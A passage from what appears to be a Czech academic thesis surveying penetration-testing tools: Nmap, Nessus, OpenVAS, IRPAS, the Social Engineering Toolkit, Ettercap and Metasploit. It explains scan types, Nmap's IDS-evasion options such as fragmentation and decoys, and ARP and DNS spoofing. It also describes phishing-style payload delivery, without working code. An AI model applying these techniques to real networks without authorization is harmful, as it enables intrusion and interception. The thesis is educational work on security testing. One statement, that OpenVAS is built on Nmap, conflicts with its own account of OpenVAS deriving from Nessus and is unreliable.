
Svůj výběr zdůvodňují nepřeberným množstvím možností a způsobů použití Nmapu. Kolektiv autorů výukových podpor ke kurzu zaměřenému na penetrační testování [10] je totožného názoru, navíc tvrdí, že pro Nmap hovoří i možnost skriptování v jazyce Lua a tím pádem možnost rozšíření a automatizace Nmapu. Publikace [38] zase zastává názor, že ve prospěch NMAPu hovoří jeho multiplatformnost a možnost dostupných voleb. Nejobsáhlejším a nejpodrobnějším zdrojem informací k síťovému scanneru je příručka, jejímž autorem je přímo samotný autor nástroje Nmap Gordon Lyon [22].

Na předchozí stránce této práce byl uveden odkaz na oficiální stránky Nmap projektu. Na těchto stránkách je uveden detailní výčet schopností, kterými Nmap disponuje. Následující seznam uvádí podmnožinu těch nejvýznamnějších schopností:

- pokročilé způsoby zápisu adres určených k proscanování (např. 192.168.1-10.0/24),
- osm způsobů jak zjistit, zdali je zařízení zapnuté a dostupné či vypnuté:
    - TCP SYN/ACK host discovery scan,
    - UDP host discovery scan,
    - SCTP host discovery scan,
    - ICMP echo host discovery scan,
    - ICMP timestamp host discovery scan,
    - ICMP netmask host discovery scan,
    - protocol ping host discovery scan,
    - arp ping host discovery scan.
- desítku technik jak scanovat dané zařízení a najít dostupné služby,
    - TCP SYN connect scan,
    - TCP connect scan,
    - ACK scan,
    - Maimon scan,
    - UDP scan,
    - null scan,
    - xmas scan,
    - idle scan,
    - protokol scan.
- detekce operačního systému a verzí programu poskytujících služby na otevřených portech díky databázi otisků,
- poskytnutí výstupu v mnoha způsobech (XML dokument, výstup do databáze či textového souboru či výstup snadno zpracovatelný příkazem `grep`,
- jsou k dispozici dvě stovky skriptů pro plnění nejrůznějších úloh (např. lze otestovat, zdali je cílový počítač ovlivněn postižen konkrétní zranitelností),
- definice agresivity scanu (počet odeslaných paketů za časovou jednotku),
- pokročilé možnosti oklamání Firewallů a IDS systémů,
- integrovanou sadu nástrojů pro benchmarking sítě, porovnávání výsledků různých scanů.

Při srovnání výčtu těch nejdůležitějších schopností Nmapu se schopnostmi scannerů představených v kapitolách 3.3.1 a 3.3.2 je evidentní, že Nmap nejen zvládá totéž co jeho konkurence, ale i ještě několik věcí navíc. To zároveň vysvětluje fakt, proč odborná literatura, pokud hovoří o technikách scanování sítí a zařízení do těchto sítí připojených, představuje tyto techniky za pomoci nástroje Nmap.

Publikace autorky Kimberly Graves [3] a metodiky NIST SP 800-115 a OSSTMM hovoří o scanování jako o činnosti, kterou je třeba pečlivě si naplánovat a rozdělit si ji na fáze. V každé fázi pak provádět dílčí úkony, které vedou k získání co nejvěrnějšího obrazu zařízení v síti a služeb, které na těchto zařízeních pracují. Tato představí praktické ukázky práce s Nmapem rovněž v jednotlivých fázích a to z důvodu přehlednosti. Fáze, na nichž bude program Nmap představen jsou přímo odvozeny z fází uvedených v knize Certified ethical hacker autorky Kimberly Graves[3] a charakterizuje je následující obrázek 12.



Obrázek 12 - Fáze scanování sítě

Prvním cílem každého penetračního testu je vždy najít na síti systémy a zařízení, která reagují na síťovou komunikaci a tudíž jsou pro penetračního testera perspektivní v dalších fázích penetračního testu, neboť mohou obsahovat software mající zranitelnost. Pro plnění tohoto úkolu obsahuje Nmap hned několik voleb a přepínačů, pomocí kterých lze získat detailní přehled zařízení, jež pracují na daném síťovém segmentu. Samozřejmostí je ping scan, který prověřuje stav IP adresy pomocí protokolu ICMP. Další technika, pomocí které lze získat cenné informace o síťovém segmentu, se nazývá ACK ping. Využívá chování TCP/IP stacků operačních systémů, které jsou naprogramovány v souladu s normou RFC 793. Tato norma specifikuje, že odpovědí na TCP segment, který není součástí existujícího spojení a má v hlavičce nastaven ACK bit, má vždy být segment s nastaveným RST bitem. Lze takto otestovat, zdali systémy, které mají zakázáno komunikovat protokolem ICMP, jsou v provozu. Faktem ovšem zůstává, že stavové firewally znemožní tento způsob testování zařízení, neboť poznají, že segment není součástí žádného z existujících spojení a tento segment v tichosti zahodí. V programu Nmap je ACK ping vyvolán volbou `-PA`. Kniha autora nástroje Nmap [22] o této technice podrobně pojednává. Další z technik, jenž lze nalézt v téže knize zahrnují UDP ping, který je vyvolán parametrem `-PU`. Cílem této techniky je, stejně jako u ACK ping, pomocí protokolu UDP zjistit, zdali daná IP adresa reaguje na podněty a tím pádem zda na této adrese pracuje nějaké zařízení. Je využívána zpravidla tehdy, pokud techniky scanování založené na TCP protokolu neuspějí. Vychází z faktu, že zařízení při přijetí UDP paketu na uzavřený port odpovídá zprávou icmp – port unreachable, čímž na sebe fakticky prozradí svoji existenci.

Další technikou je protocol ping. Ten používá v IP hlavičce odesílaného paketu různá čísla protokolů a jako odpověď očekává zprávu ICMP – protocol unreachable či odpověď ve stejném protokolu, v jakém byl odeslán paket směrem ke scanovanému zařízení. Tak či tak, Nmap pozná, zdali je daná IP adresa v provozu a informuje uživatele. Protokol ping je vyvolán pomocí volby `-PO`, přičemž lze specifikovat typ protokolu, jenž má být zapsán do hlavičky paketu. Tak jako u předchozího druhu scanu, i u tohoto scanu se lze dočíst potřebné informace v knize, jejímž autorem je autor programu Nmap [22].

Poté, co jsou zjištěna zařízení pracující na daném síťovém segmentu, je možno přikročit k prohlubování znalostí o těchto zařízeních. V souladu s obrázkem 12 znázorňujícím fáze průběhu scanování lze tuto fázi nazvat jako hledání otevřených portů. Stejně tak jako pro zjišťování zařízení na síti, tak i pro scanování těchto zařízení nabízí Nmap nepřeberné množství voleb.

První možností, jak zjistit, které porty jsou na cílovém systému otevřené, je TCP connect scan. Tento proces zjišťování otevřených portů vychází z principu fungování TCP protokolu. Na každém z portů se snaží navázat spojení pomocí techniky zvané 3-way handshake a v závislosti na tom, zdali protistrana odpoví segmentem s bity ACK a SYN či RST, Nmap usoudí, zdali je port otevřen či uzavřen. V příkazové řádce je vyvolán volbou `-sT`. Kniha Gordona Fyodora – autora programu Nmap [22] zodpoví čtenáři případné dotazy k tomuto druhu scanu.

TCP SYN scan je druhou možností jak zjisti otevřené porty. Vychází se scanu popsaného v předchozím odstavci, ale liší se v tom, že nedokončí navázání spojení na právě zkoumaném portu a tudíž je pro systémy zabývající se ochranou sítě méně nápadný. Argument `-sS` sdělí Nmapu, aby použil právě SYN scan. Autor nástroje Nmap ve své knize [22] tuto techniku představuje podrobně.

UDP scan zkoumá, zdali na určených portech poslouchají služby pracující na protokolu UDP. Mezi tyto služby patří například agenti a manažeři protokolu SNMP či DNS server. Některé DNS servery byly v minulosti známy svým špatným zabezpečením a tudíž se těšily velké oblibě v řadách útočníků. Z tohoto důvodu je vhodné při scanování neopomenout otestovat přítomnost služeb pracujících na aplikačním protokolu DNS. UDP scan je logicky vyvolán argumentem `-sU`. Podrobnosti lze případně dohledat v knize Gordona Fyodora, autora nástroje Nmap [22].

Významnou technikou scanování, která Nmap významně odlišuje od konkurenčních produktů, je idle scan. Pokud by měly být scanovací techniky hodnoceny dle míry nenápadnosti a utajení, idle scan se umístí na první příčce. A to z toho důvodu, že systém, jenž je scanován, nemá nejmenší šanci dopátrat se přesné totožnosti zařízení, jež je původcem scanu. Je založen na zkoumání identifikačního čísla fragmentů TCP segmentů. Z řečeného vyplývá, že pomocí idle scanu lze zjišťovat pouze stav služeb pracujících na protokolu TCP. Nutnou součástí při provádění idle scanu je tzv. zombie host. Ze scanneru je totiž jeho jménem odesílána komunikace zjišťující stav portů na zkoumaném systému. Tento zkoumaný systém poté komunikuje se zombie hostem. Původce scanování před započetím zkoumání každého portu a rovněž po jeho zkoumání je schopen z identifikačních čísel fragmentů usoudit, zdali je port uzavřen či otevřen. Nmap a MSF, který je popsán v další kapitole, obsahují nástroje určené ke zjištění toho, zdali je konkrétní zařízení vhodným kandidátem na roli zombie hosta. Z příkazové řádky je idle scan vyvolán volbou `-sI.`

Nmap disponuje dalšími zajímavými volbami, které sice neovlivňují použitou techniku zkoumání cílového systému, ale přesto mají zásadní vliv na průběh testování. Tento odstavec představí tři nejdůležitější z nich. Volba `-f` příkazové řádky instruuje nmap k rozdělení TCP hlavičky na malé fragmenty. Tato volba zkomplikuje IDS/IPS systémům orientaci v síťovém provozu, neboť zpravidla nejsou schopny vysledovat souvislost mezi jednotlivými fragmenty TCP hlavičky. Úkolem volby `-D` je rovněž zmást systémy pro kontrolu síťového provozu. Tato volba umožňuje definovat tzv. decoys (návnady) pomocí IP adres. Při spuštění scanu je pak provoz veden jak korektně z IP adresy zařízení provádějícího scan, tak fiktivně z virtuálních IP adres, jež byly definovány jako argument v příkazové řádce. Pro bezpečnostního analytika zkoumajícího výstrahy IDS systémů je pak obtížnější zorientovat se, odkud scanování vzešlo.


Z pohledu rozšiřitelnosti nabízí Nmap hned několik možností, jak vylepšit jeho funkcionalitu. První možností je NSE. Tato zkratka je tvořena počátečními písmeny slov Nmap scripting engine. Jak již název napovídá, jedná se o součást Nmapu, která umožní

tvorbu skriptů, s nimiž Nmap následně pracuje. Skripty pro Nmap jsou tvořeny v jazyce Lua, což je programovací jazyk určený právě pro rozšíření programů o možnosti skriptování. Autoři Nmapu jej do svého nástroje zabudovali hlavně z toho důvodu, že některé úkoly bylo obtížné plnit pomocí příkazové řádky. Kniha autora nástroje Nmap [22] seznamující čtenáře s nástrojem Nmap uvádí hned několik příkladů použití skriptovaciho engine. Prvním z nich je například detekce verze Skype, kdy by v příkazové řádce bylo třeba zapsat několik na sebe navazujících volání příkazu zjišťujících verzi Skype. Pomocí skriptu lze toto automatizovat. Důležitost tohoto rozšíření pouze dokresluje příklad uvedený v téže publikaci. V dobách, kdy na sítě útočil červ MyDoom, tak několik hodin po jeho objevení byl k dispozici skript pro Nmap testující, zdali je cílový systém tímto červem infikován. Odborná publikace od autorů nástroje Nmap uvádí další příklady skriptů, které mohou testerovi výrazně napomoci při bezpečnostním auditu sítě. Namátkou lze jmenovat skripty útočící hrubou silou na nějaký druh sluzby (například FTP či SNMP) a také skripty, které otestují, zdali je cílový systém postižen určitou zranitelností.

Ač drtivá většina literatury, kupříkladu [2], [10], [3] či [22], popisuje Nmap jako nástroj příkazové řádky, je třeba říct, že Nmap disponuje i grafickou nadstavbou, která umožní práci s tímto programem i uživatelům, jež jsou méně zdatní v prostředí příkazové řádky. Tato nadstavba se nazývá Zenmap a je implicitně dostupná v distribuci Linux Backtrack. Zenmap nabízí několik předpřipravených profilů scanu, které se liší hlavně kontrolovanými protokoly a časovým hlediskem průběhu scanu. Profily k dispozici lze zobrazit z roletkového menu v pravé horní části programu, což je znázorněno na obrázku 13.

Obrázek 13 - Předpřipravené profily scanů v programu Zenmap

Zenmap je rovněž nutno vyzdvihnout pro svoji názornost. Umožňuje prezentovat výsledky své činnosti graficky a uživateli zobrazit podrobnosti o každém zařízení, které bylo v síti nalezeno. Grafický výstup z programu Zenmap znázorňuje obrázek 14.



Obrázek 14 - Grafický výstup z prozgramu Zenmap

3.4 Nástroje pro fázi zjišťování zranitelností – Nessus a OpenVAS

Do kategorie nástrojů určených ke scanování cílových systémů a zjišťování zranitelností těchto systémů patří nástroj Nessus a jeho open-source alternativa nazvaná OpenVAS.

Kniha The basics of hacking and penetration testing zabývající se základy etického hackingu [2] hovoří existenci zranitelností jako o následku chybějících aktualizací programového vybavení počítače. Jedním dechem dodává, že některé zranitelnosti jako například MS03-026 umožní vzdálené spuštění a Nessus slouží k tomu, aby tyto zranitelnosti odhalil. Dále aby poskytl odkaz na podrobnější informace o možnosti zneužití dané zranitelnosti a o detailních technických informacích vztahujících se k této zranitelnosti. Ve světě informačních technologií existuje již od roku 1998 a za svou dobu existence prošel bouřlivým vývojem. O jeho architektuře lze říci, že je modulární, neboť existuje možnost obohacení Nessusu o schopnost detekovat nové bezpečnostní problémy pomocí zásuvných modulů, jak tvrdí kniha Cyber warfare techniques [46]. Nessus klasifikuje své zásuvné moduly do různých skupin, přičemž každá skupina je předurčena ke hledání zranitelností v určité oblasti. Lze tak nalézt zásuvné moduly pro operační systémy, počítačové sítě, databáze či SCADA systémy.

Praktické použití nástroje Nessus je intuitivní. Je třeba přihlásit se do webového rozhraní, zde zadat seznam cílů, jež mají být testovány na přítomnost zranitelností a bezpečnostních

trhlin, test odstartovat a počkat na jeho výsledek. Praktická ukázka práce s nástrojem Nessus je uvedena v knize Cyber warfare techniques [46] a rovněž je k nalezení v kapitole 6 této práce, která pojednává o případové studii.

Rozšířit nástroj Nessus o nové funkcionality lze dvěma způsoby. První možnost je investovat do profesionální edice tohoto nástroje v hodnotě řádově tisíců dolarů ročně, kdy uživatel získá pokročilé možnosti jako plánování scanů, dodatečné zásuvné moduly pro SCADA systémy, možnost kontroly, zdali je cílový systém v souladu s normami vydávanými normalizačními institucemi, jako je například NIST přestavený v kapitole 3.2, kde byla rovněž představena metodika vydaná tímto normalizačním institutem. Další cestou, jak lze rozšířit funkcionalitu nástroje Nessus, je použití skriptovacího jazyka NASL. Ten představuje platformu pro tvorbu vlastních zásuvných modulů, pomocí nichž lze testovat cílové systémy na nově objevené zranitelnosti.

OpenVAS slouží k totožnému účelu jako Nesssus. Jde rovněž o nástroj, pomocí něhož lze na cílovém systému objevit zranitelnosti a chybějící aktualizace. Publikace autorů Andresse a Winterfelda [46] představuje OpenVAS jako open-source alternativu k nástroji Nmap, která je na něm postavena a tudíž tyto nástroje sdílejí mnoho společných vlastností. Kniha Hands-on ethical hacking and network defense [48] uvádí, že OpenVAS se začal vyvíjet po roce 2005 a sdílí základ s nástrojem Nessus ve verzi 2.2, kdy při vydání Nessusu verze 2.2 bylo ohlášeno, že příští verze nástroje Nessus bude již komerčním produktem bez dostupného zdrojového kódu. Tatáž publikace ukazuje praktické použití nástroje OpenVAS.

3.5 Fáze vedení útoku

3.5.1 Metasploit framework

Metaspolit framework je z důvodu jeho rozsáhlosti a komplexnosti věnována odpovídající část práce a je tedy podrobně představen v samostatné páté kapitole.

3.5.2 Irpas

Nástroj IRPAS od Německé společnosti Pheonelit je určen výhradně k útokům na síťovou infrastrukturu. Jedná se o nástroj, který byl vytvořen počátkem tohoto milénia, ale i přesto má své místo v sadě nástrojů penetračního testera, neboť síťové protokoly zůstávají zpravidla neměnné. Tento nástroj zneužívá bezpečnostních slabin v mnohých síťových protokolech, s nimiž routery pracují. Problémem zpravidla bývá fakt, že pokud se pro komunikaci daným protokolem explicitně nezapne autentifikace, důvěřuje router příchozím zprávám daného protokolu od kohokoliv. Příklady takových protokolů mohou být CDP, EIGRP, HSRP, OSPF, RIP a další.

Kniha představující open-source nástroje pro penetrační testování [38] představuje praktický příklad použití tohoto nástroje, kdy v síti, v níž hlavní router měl zapnut protokol HSRP prost jakékoliv autentifikace, byl tento router zbaven funkce hlavního routeru a veškerý provoz začal proudit přes útočníkovo zařízení a to proto, neboť dokázal podvrhnutými HSRP pakety přesvědčit hlavní router, aby se své funkce vzdal. Jelikož

neměl útočník vyřešeno routování, celá síť ztratila konektivitu. Kniha s příznačným názvem Hacking exposed [49] představuje IRPAS v roli manipulátora CDP tabulek síťových zařízení na lokálním segmentu počítačové sítě. Upravená struktura informací CDP paketu vysílaných tímto programem může mít za následek nestabilní chování staršího síťového zařízení od firmy Cisco.

Faktem zůstává, že pro síťovou infrastrukturu zabezpečenou dle zásad a nejlepších praktik nemůže tento nástroj představovat vážnější nebezpečí. Na druhou stranu lze pomocí něj prověřit právě míru zabezpečení síťové infrastruktury a nad ní pracujících protokolů. Stinnou stránkou takového testování ovšem mnohdy bývá fakt, že může nastat situace, při níž síťová infrastruktura přestane pracovat a zařízení k ní připojená ztratí přístup k síti. Proto je třeba takový test plánovat s rozmyslem.

3.5.3 Social engineering toolkit

Název Social engineering toolkit (SET) označuje sadu nástrojů dostupnou v Linuxové distribuci Backtrack. Tato sada nástrojů cílí na slabiny lidského faktoru a zneužívá bezpečnostních zranitelností aplikací nainstalovaných na koncových stanicích uživatelů. Na celé situaci je nejvíce znepokojující ten fakt, že k napadení koncových stanic zpravidla dochází za přímé asistence jejich uživatelů. Je zřejmé, že softwarové i hardwarové zabezpečení prochází vývojem a jde s dobou kupředu. Na druhou stranu, lidský faktor má stále tytéž slabiny, mezi něž patří především nízká míra ostražitosti a ignorace zavedených bezpečnostních pravidel.

Kniha zabývající se penetračním testováním ve velmi střežených prostředích [20] v kapitole 6, pasáži nazvané Social engineering toolkit, provádí základní představení SET a ukazuje podstatu jeho využití. V uvedeném příkladě je na počítači útočníka nastaven webový server s appletem v jazyce Java. Aby byl útok úspěšný, měl by se nic netušící uživatel připojit k onomu serveru a odsouhlasit na svém počítači spuštění Java appletu. Kniha autora Hadnagyho příznačně nazvaná Social engineering: the art of human hacking [50] na straně 347 ukazuje čtenáři využití SET oproti knize [20] s větší mírou detailu. Jsou zde popsány možnosti tvorby přenosného média, které po vložení do počítače okamžitě spouští proces, jehož součástí je i meterpreter shell (bude popsáno podrobně v kapitole 5) či způsob napadení klientské stanice pomocí upravených příloh mailové zprávy. Tyto přílohy mají zpravidla formát PDF a zneužívají zranitelností v aplikaci Adobe Acrobat Reader.

Obsluha SET probíhá pomocí příkazové řádky, konkrétně pomocí dialogů relaizovaných v této příkazové řádce Uživatel si z menu volí druhy útoků a poté je nástrojem SET dotazován na upřesňující volby týkající se konkrétního druhu útoku.

Po úspěšném zneužití zranitelnosti je penetračnímu testerovi zpravidla nabídnut meterpreter shell, neboť SET je velmi úzce spjat s MSF, který je podrobně popsán v v následující kapitole této práce. Praktická ukázka nástroje SET bude předvedena v kapitole 5, jež se zabývá případovou studií.

3.5.4 Ettercap

Nástroj Ettercap je určen k manipulaci síťového provozu a jeho následnému odposlechu. Je vybaven množstvím zásuvných modulů a rovněž disponje grafickým rozhraním vhodným pro uživatele, kteří mají s prací v příkazové řádce potíže. V sítích, na nichž v době penetračního testu probíhá

Kniha Hacking exposed [49] popisuje nástroj Ettercap jako prostředek, pomocí něhož lze počítačovou síť postavenou na switchích donutit k zásadní změně chování. Tato zásadní změna chování spočívá v tom, že se síť z pohledu útočníka jeví, jako kdyby jejím centrálním prvkem nebyl switch, ale hub. Je ovšem nutno podotknout, že tento cíl plní tak, že ovlivňuje chování samotných klientských stanic a nikoliv aktivních prvků sítě, konkrétně switchů. Technika, kterou tohoto chování klientských stanic dosahuje, se nazývá ARP spoofing. Spočívá v rozesílání podvržených nevyžádaných rámců ARP protokolu, které zaplaví příjemce mylnými kombinacemi IP adres a MAC adres k těmto IP adresám náležejícím. Následkem toho odesílá postižený počítač rámce jinam, než zamýšlel. Kniha pojednávající o open-source nástrojích z oblasti penetračního testování [38] jmenuje u Ettercapu tytéž vlastnosti zdůrazňuje jeho schopnosti provádět odposlech dat na navázaných spojeních.

Ettercap je schopen používat zásuvné moduly a poskytuje tak možnost rozšíření funkcionality. Lze se setkat s moduly podnikajícími útoky na transportní vrstvě ISO/OSI modelu jako je například SYN flood attack a také jsou dostupné moduly pro prohledávání sítě a spojení existujících na této síti. V případové studii práce bude představen modul, který je schopen podvrhovat DNS odpovědi. Nese příznačný název dns_spoof. Tento zásuvný modul bude použit v případové studii v kombinaci s nástrojem SET popsaným v předchozí podkapitole, kdy po zmanipulování síťového provozu bude následně podvrhnut DNS dotaz a uživatel přistoupí na webovou stránku na počítači útočníka. Tato stránka bude obsahovat škodlivý kód a budou zkoumány následky zanechané na uživatelských stanicích.

Obsáhlou nápovědu k nástroji Ettercap lze získat v příkazové řádce zadáním příkazu `man 8 ettercap`.

4 Metasploit framework

Tato kapitola nejprve objasní, proč je vhodné použít při penetračním testu framework a jaké problémy za penetračního testera řeší. Následně bude podrobně představen zástupce frameworků, konkrétně Metasploit framework. Praktické použití tohoto nástroje bude ukázáno v případové studii, kterou se zabývá následující kapitola.

4.1 Využití frameworku při penetračním testování

Ve světě informačních technologií se nachází mnoho druhů a typů informačních, komunikačních a počítačových systémů. Každý systém je do jisté míry náchylný na chyby, mnohdy bezpečnostní, které do něj programátoři zpravidla neúmyslně zanesli. Není v silách lidské mysli, aby si pamatovala informace o všech chybách dostupných v dnes běžně používaném software. Aby byla práce s takovým množstvím informací udržitelná, existují frameworky pro penetrační testování. Tyto frameworky testerovi výrazně usnadňují život a dělají penetrační testování jednodušším.

Mezi hlavní úkoly, které frameworky plní, patří aktualizace informací o bezpečnostních chybách, získávání exploitů (což mimo jiné zabraňuje znovuobjevování již objeveného – netřeba znovu vymýšlet, jak by se dala bezpečnostní slabina zneužít, stačí použít již naprogramovaný kód), usnadnění práce s exploity, organizace payloadů a v neposlední řadě pomáhají testerovi se samotným vedením útoku proti zvolenému cíli.


Jedním z frameworků pro penetrační testování je i Metasploit framework. který vznikl v roce 2003 díky programátorovi jménem HD Moore. HD Moore framework naprogramoval nejprve v jazyce Perl. Později vývojáři rozhodli o přepisu MSF do jazyka Ruby. Tento proces jim zabral 2 roky. V roce 2009 byl Projekt Metasploit akvírován společností Rapid7. Společnost Rapid7 se zavázala financovat vývojový tým a ponechat produkt pod BSD licencí. V době před akvizicí byl Metasploit framework tvořen a spravován nadšenci v jejich volném čase. Projekt touto akvizicí dostal možnost většího a rychlejšího rozvoje.

Kniha provázející kurzem Certified ethical hacker [11] se zabývá otázkou použití frameworků pro účely penetračního testování. Dle této publikace je motivace pro jejich zavádění totozná s důvody uvedenými v předchozím odstavci. Jako nejvhodnější a nejvíce propracovaný framework pro penetrační testování zmiňuje MSF. Rovněž je v této knize uvedených mnoho praktických příkladů použití tohoto nástroje a čtenář je mnohdy vyzván, aby si představovanou vlastnost MSF vyzkoušel prakticky. Kniha MSF cookbook [51] poskytuje čtenáři různé návody související s praktickým využitím Metasploit frameworku. V úvodu je čtenář seznámen s problematikou penetračního testování a základních pojmů. Poté následuje představení MSF a zbytek knihy se zabývá praktickým použitím a příklady použití MSF. V závěru je ještě čtenář seznámen se SET, což je sada nástrojů představena v kapitole 4.5.3 této práce.

Dle odborné literatury lze konstatovat, že MSF je mezi odborníky na penetrační testování rozšířen, hojně používán a ceněn pro jeho funkcionality. Z tohoto důvodu bude MSF věnována pátá kapitola této práce, která framework nejprve představí z pohledu architektury a komponent, následně se pak bude věnovat jeho praktickému použití a možnostem, jenž nabízí.

